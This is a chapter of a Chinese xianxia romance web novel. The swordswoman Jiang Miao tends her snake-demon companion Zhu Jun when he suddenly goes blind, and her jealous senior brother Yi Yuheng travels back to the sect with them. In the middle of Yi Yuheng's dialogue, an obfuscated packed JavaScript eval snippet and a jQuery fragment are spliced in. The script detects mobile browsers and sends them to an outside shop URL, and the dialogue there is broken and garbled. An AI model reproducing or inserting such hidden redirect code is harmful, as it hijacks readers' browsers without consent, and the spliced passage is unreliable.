12.眼盲

作品:《剑尊她和宿敌破镜重圆了

    安抚曲明珠睡下后,江渺就回到了自己的房间。


    她推开门,屋子里很黑,几乎是伸手不见五指,她放轻脚步,慢慢摸索到床边。


    灵力凭空在烛台上聚集出一簇冷焰,江渺在床沿坐下,看向帐中竹君熟睡的侧脸。


    很漂亮的一张脸,即使是睡着时也是同样的精致与惊艳,即使这张脸日日夜夜都在她眼前,可她每次看见时,仍旧忍不住会被他吸引。


    江渺伸出手,将散落在他脸颊上的发丝别在耳后,撑着脸静静看着他良久,视线仍然没有挪开。


    她又不是傻子,怎么可能只是觉得他可怜,就平白无故把他捡走啊?


    还以为他会一直保持小蛇的形态,看来还是人形更舒服些。


    她的手指轻轻划过他的脸颊,最后停在他唇角的那一颗小痣。


    “……唔?”从睡梦中醒来,他没有立刻睁开眼,毕竟自己正被熟悉的味道所包围着,“渺渺…你回来了。”


    “是我弄醒你了吗。”


    竹君没有回答,只是循着声音的来源,钻进了她的怀抱。


    温暖,柔软,馨香,比他从前在的那些地方不知好上多少倍。


    他想一直停留在这里,留在她美好温柔的怀中。


    他在心中默默计数,奢想能抱得久一点,再久一点。江渺没有拒绝他的拥抱,也没有推开他,任由他倚靠在自己怀中:“……好了,睡吧。”


    翌日,她依旧是被敲门声叫醒的。


    江渺抵着倦意从床上爬起来,胡乱披上衣服,打开了门。


    所以她并不喜欢睡觉,睡够了都还好说,若是睡得少了,脑袋就会又疼又晕。


    “师兄。”


    她看清了来人,易玉衡站在门外,身上披着熹微的晨光。


    易玉衡将手中的食盒递给她,脸上笑意盈盈:“回来的路上路过集市,正好看见有江儿你喜欢的点心,就买了些来,给你做早餐。”


    江渺揉了揉眼睛,伸出手接下食盒:“…刚睡醒,哪有胃口吃东西啊。”她碎碎念着,揭开了盒盖,香气扑鼻,把她腹中馋虫勾了出来。


    易玉衡见她吞了口唾沫,心说她当真是一点没变,嘴馋的样子还和从前一模一样。


    “你先回去吧,我回房去整理行囊。”


    易玉衡给她留了几分面子,对她摆了摆手,“把竹君叫醒,你们收拾好后来找我,我们一起回山门去。”


    江渺端着食盒回到房中,她和易玉衡在门外说了一会儿话,竹君已经醒了。


    “…是什么事?”


    他睡眼惺忪地坐在床边,长发拢在一旁,用发带松松束起,垂在肩头,“渺渺……抱抱。”“唔,没什么,只是他们夜狩相当顺利,来和我报平安”


    江渺把食盒放到一旁后,走到床前,他就立刻把脑袋埋进了她的怀中。


    他头顶毛茸茸的,脸颊贴在她小腹轻轻磨蹭,有些痒。


    江渺抱着他,手在他背上轻拍着安抚,竹君抬起脸,黄绿色的蛇瞳紧紧追着她。


    “渺渺。”


    他的声音闷闷的,眉头轻蹙,说话时呼出的热气团在她衣服上,“我怎么看不清你了?”


    江渺被他这句话吓得不轻,立刻在床边坐下,扣住他手腕,用灵力探遍他体内经脉,仍然没找到症结所在。


    怎么会这样,他是不是生了什么病,还会不会更严重?


    她的心突突直跳,抓着他手腕的手不由自主地攥紧。


    听见竹君低声唤着自己的名字,她终于回过神,他的手微微颤着,眉心折起一道深痕。


    竹君面对着她,那双宝石般的眼瞳已经失去焦点,变得灰蒙蒙的,眼角还挂着几点晶莹的水珠:“渺渺,痛。”


    江渺的手稍稍松了几分,却仍旧将他牢牢抓着。


    “抱歉。还有其他地方难受吗?我们先回山门好不好?”


    这处小镇距离山门只有半日的路程,江渺连点心都没吃,收拾好行李后急匆匆地拉着易玉衡坐上马车,出发前还特意嘱咐车夫将车赶得快一些。


    竹君化成小蛇盘在她怀里,一副无精打采的模样,虽然看不清楚,不过好在他还能对她的话做出反应。


    黑色的眼瞳变成雾蒙蒙的的蓝白色,小脑袋耷拉着,病恹恹地搭在她掌心。易玉衡见她的视线一直没从竹君身上移开,面上愁容不展,只觉得心烦,默默移开视线,道:“江儿不必太担心,妖轻易死不了的。”


    江渺对他的话毫无反应,反而赌气似的背过身,易玉衡叹了口气,接着说道:“你也知道,那符咒和香囊根本起不了什么作用,我若是真的想对他下手,他还能活到现在吗。”


    “瞧他这样子…是不是要蜕皮了?”


    江渺沉吟片刻,师兄说的也不无道理。


    毕竟他撞见竹君时两道符篆毫打得不迟疑,若不是自己眼疾手快将其截下,恐怕竹君早就一命呜呼了。


    以师兄的实力,若是真想对竹君下手,肯定能做得干净利落,何必用这种费时费力的阴招。


    蜕皮吗,蛇原来这么麻烦?她伸出手指点了点竹君的脑袋:“……是吗?”


    “江儿若是信不过我,不如回去问问师父。师父都同意你将他留下,想必说出的话更中肯,也不会偏向我。”


    他心说眼不见心不烦,挪开了视线,看向身旁翻飞的车帷,“我可没那么坏,明知你会不喜欢,还偏要去做。”


    易玉衡这番话若有所指,江渺垂下眼眸,看向躺在自己手心的竹君,叹了口气。


    “我看曲清逸挺喜欢你的。”


    她换了个话题,“他有没有请你去曲家做客卿?”易玉衡如何不懂她的心思,知道她想换个话题,便也十分配合,笑道:“有,我说若是江儿肯点头,我才愿意跟着你去。”


    “我可不去。”


    江渺撇撇嘴,“在仙盟他暂时压我一头就罢,还想一直差使我不成。”


    “…他还邀我同去九州大陆游历降妖。说如今世道不平,妖魔作乱,只可惜身边一直没有志同道合的亲友,这几天相处下来,又觉得与我颇为投契,便想着与我结伴同游。”易玉衡语毕,目光灼灼地看向她。


    江渺迎上他的视线,在沉默中慢慢读懂他眼中的情绪。


    她眉心微微蹙着:“你答应他了?”


    “还没。”


    易玉衡轻轻摇了摇头,“我不是得问过江儿才行吗。”


    “你想去就去,怎么还把责任推到我头上了。”


    江渺哼了一声,可脸上却显出笑意,“曲清逸还算是个正人君子,结交一番倒也无妨。只是…若是师兄你同他去了,以后谁陪我游历九州啊。”


    这番撒娇在他听来颇为顺耳,易玉衡朗声笑了:“好,我不跟他去。只等将来哪天江儿起了兴致,你我同游;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17170871|195772||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    。”


    他轻轻握住了她的手,感受着手心传来的暖意,二人相视一笑。易玉衡心中久违地重回平静,他们之间本来就该是这样,即使二人相隔千里,数年未见,他们之间的的关系和情谊也是不会变的。


    他还想再说些什么,手上却传来痛感,低头一看,才发现正竹君咬着自己的大鱼际。


    若是没有他就好了。


    若不是他,自己与江儿之间也不会生出嫌隙。


    江渺见他低下了头,便顺着他的视线看去,被竹君吓了一跳。


    她好说歹说,才终于哄得竹君松了口,把竹君捏在手中,有些心虚地偷看易玉衡的表情。


    “怎么,想帮他说好话,还要看我的脸色?”


    偷看被抓了个正着,易玉衡将她的想法径直拆破,江渺被他的话一下噎住,连辩解都忘了。


    易玉衡收回视线,看向自己手上的窟窿眼,灵力流过,那处很快便恢复如常:“你看好他。”


    马车一路颠簸着回了山门,江渺打算先将他带回房间后,再去拜见师父师叔,刚一关上门,他就主动从她身上离开。


    屏风后传来窸窸窣窣的声响,江渺没空去管他,将背上的行囊放在桌上展开,还想着收拾整理一番,可还没开始整理,就被人从背后一把环抱住。


    竹君身上的气味和她的很像,毕竟二人形影不离,但他身上总有股难以形容的独特味道,不像她闻过的任何一种香料。


    江渺被他紧紧箍着:“……不是说看不见么?”


    “看不见,但是可以闻见渺渺的味道。”


    竹君把脸埋进她颈窝,“别走好不好。渺渺不在,我会害怕的。”


    江渺沉默良久,思量一番后,抓着他的手,轻声问道:“以前你也会突然眼盲吗?”


    "……不知道。"


    他的语气淡淡的,听不出什么情绪,“记忆里,我眼前总是黑漆漆的一片,偶尔会听见些声音,也会有人出现,带着灯笼短暂停留一会后又离开…”


    她从未问过他过去的经历,如今听他突然说起,她还当真有些好奇。


    “每次从一个地方辗转到另一处,总是趁着夜色,运气好时能看见月亮,之后又是不见尽头的黑暗。”


    “或许曾有过这样的情况,可是我不知道吧。”


    听他说完后,她也不知心中具体是何感受,她对他除了心疼可怜之外,好像还有些雀跃。


    如果他说的都是实话,那自己岂不是他第一个记住的人?


    也难怪,他这么依赖自己。


    “放松一些…我要喘不上气了。”


    她掰开他的手臂,转过身,正对上他的脸。


    或许是看不见的缘故,他脸上的失落明晃晃的,比往日都显眼得多。


    江渺抬起手,捧住他的脸,指腹摩挲着他脸颊上细小的鳞片,见他紧蹙的眉头渐渐展开,垂下眼帘,微微启唇,似是欲言又止。


    “怎么这副表情?”


    江渺停了动作,手刚刚移开了些,他就又把脸贴了上来。


    竹君灰蒙蒙的眼睛望着她,可怜巴巴地说:“不要走…”


    他说着,身子又低了下去,整个人埋进了她的怀抱。


    江渺好不容易从他的怀里挣脱,没说上几句,就又被他抓住。


    她哭笑不得,任由他放开性子撒娇了一阵,等他终于消停了下来,她才揉着他的头发,柔声说:“好,不走。”